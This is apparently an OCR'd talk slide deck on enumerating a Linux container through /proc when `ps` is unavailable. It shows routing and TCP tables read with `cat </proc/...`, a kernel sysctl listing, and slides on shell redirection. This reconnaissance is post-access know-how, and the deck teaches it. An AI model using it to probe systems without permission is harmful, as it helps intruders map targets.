
```
> cat </proc/net/fib_trie
Main:
  +-- 0.0.0.0/0 3 0 5
     |-- 0.0.0.0
        /0 universe UNICAST
     +-- 127.0.0.0/8 2 0 2
        +-- 127.0.0.0/31 1 0 0
           |-- 127.0.0.0
              /8 host LOCAL
           |-- 127.0.0.1
              /32 host LOCAL
        |-- 127.255.255.255
           /32 link BROADCAST
     +-- 172.17.0.0/16 2 0 2
        +-- 172.17.0.0/30 2 0 2
           |-- 172.17.0.0
              /16 link UNICAST
           |-- 172.17.0.2
              /32 host LOCAL
        |-- 172.17.255.255
           /32 link BROADCAST
```



```
> cat </proc/net/tcp
  sl  local_address rem_address   st tx_queue rx_queue tr tm->when retrnsmt   uid  timeout inode
   0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:000012B6 00000000     0        0 52302 2 0000000069l665f5 20 4 30 10 -1
   1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:000007B1 00000000     0        0 52297 2 00000000b03cabc7 53 4 28 10 -1
```

What's `/proc`?


- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...
  - Processes
  - Devices
  - The Network
  - The Kernel Itself



```
> ls -l /proc/sys/kernel
total 0
-rw-r--r-- 1 root root 0 Oct 22 22:08 acct
-rw-r--r-- 1 root root 0 Oct 22 22:08 acpi_video_flags
-rw------- 1 root root 0 Oct 22 22:08 apparmor_display_secid_mode
-r--r--r-- 1 root root 0 Oct 22 22:08 arch
-rw-r--r-- 1 root root 0 Oct 22 22:08 auto_msgmni
-r--r--r-- 1 root root 0 Oct 22 22:08 bootloader_type
-r--r--r-- 1 root root 0 Oct 22 22:08 bootloader_version
-rw-r--r-- 1 root root 0 Oct 22 22:08 bpf_stats_enabled
-rw------- 1 root root 0 Oct 22 22:08 cad_pid
-r--r--r-- 1 root root 0 Oct 22 22:08 cap_last_cap
-rw-r--r-- 1 root root 0 Oct 22 18:33 core_pattern
-rw-r--r-- 1 root root 0 Oct 22 22:08 core_pipe_limit
-rw-r--r-- 1 root root 0 Oct 22 22:08 core_uses_pid
-rw-r--r-- 1 root root 0 Oct 22 22:08 ctrl-alt-del
-rw-r--r-- 1 root root 0 Oct 22 22:08 dmesg_restrict
-rw-r--r-- 1 root root 0 Oct 22 22:08 domainname
dr-xr-xr-x 1 root root 0 Oct 22 22:08 firmware_config
-rw-r--r-- 1 root root 0 Oct 22 22:08 ftrace_dump_on_oops
-rw-r--r-- 1 root root 0 Oct 22 22:08 ftrace_enabled
-rw-r--r-- 1 root root 0 Oct 22 22:08 hardlockup_all_cpu_backtrace
-rw-r--r-- 1 root root 0 Oct 22 22:08 hardlockup_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 hostname
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_all_cpu_backtrace
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_check_count
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_check_interval_secs
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_timeout_secs
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_warnings
-rw-r--r-- 1 root root 0 Oct 22 22:08 io_delay_type
-rw-r--r-- 1 root root 0 Oct 22 22:08 kexec_load_disabled
dr-xr-xr-x 1 root root 0 Oct 22 22:08 keys
-rw-r--r-- 1 root root 0 Oct 22 22:08 kptr_restrict
-rw-r--r-- 1 root root 0 Oct 22 22:08 max_lock_depth
-rw-r--r-- 1 root root 0 Oct 22 22:08 max_rcu_stall_to_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 modprobe
-rw-r--r-- 1 root root 0 Oct 22 22:08 modules_disabled
-r--r--r-- 1 root root 0 Oct 22 22:08 msg_next_id
-rw-r--r-- 1 root root 0 Oct 22 22:08 msgmax
```


Us and a Shell

Shell, What's Going On?



```
ps awwwfux
```


Processes Are Running



```
ps awwwfux
```

```
sh curl httpchecker
```


Shell Really Spawns ps




```
ps awwwfux
```

```
ps
awwwfux
```


ps Reads Files in /proc




Files in `/proc` Describe Processes



We Get a Process Listing



We Didn't Get a Process Listing




```
> ps awwwfux
/bin/sh: 4: ps: not found
```


Missing ps

Kernel


Cut Out the Middleman




Shell Does the Opening




Kernel Really Does the Opening




Shell Connects File to Stdin




Shell Turns Into `cat`



cat Reads Stdin



Proxies Back to Us



cat </proc/...

/bin/sh...


cat

read fd 0


/bin/sh...

Kernel

Process Info without `ps`

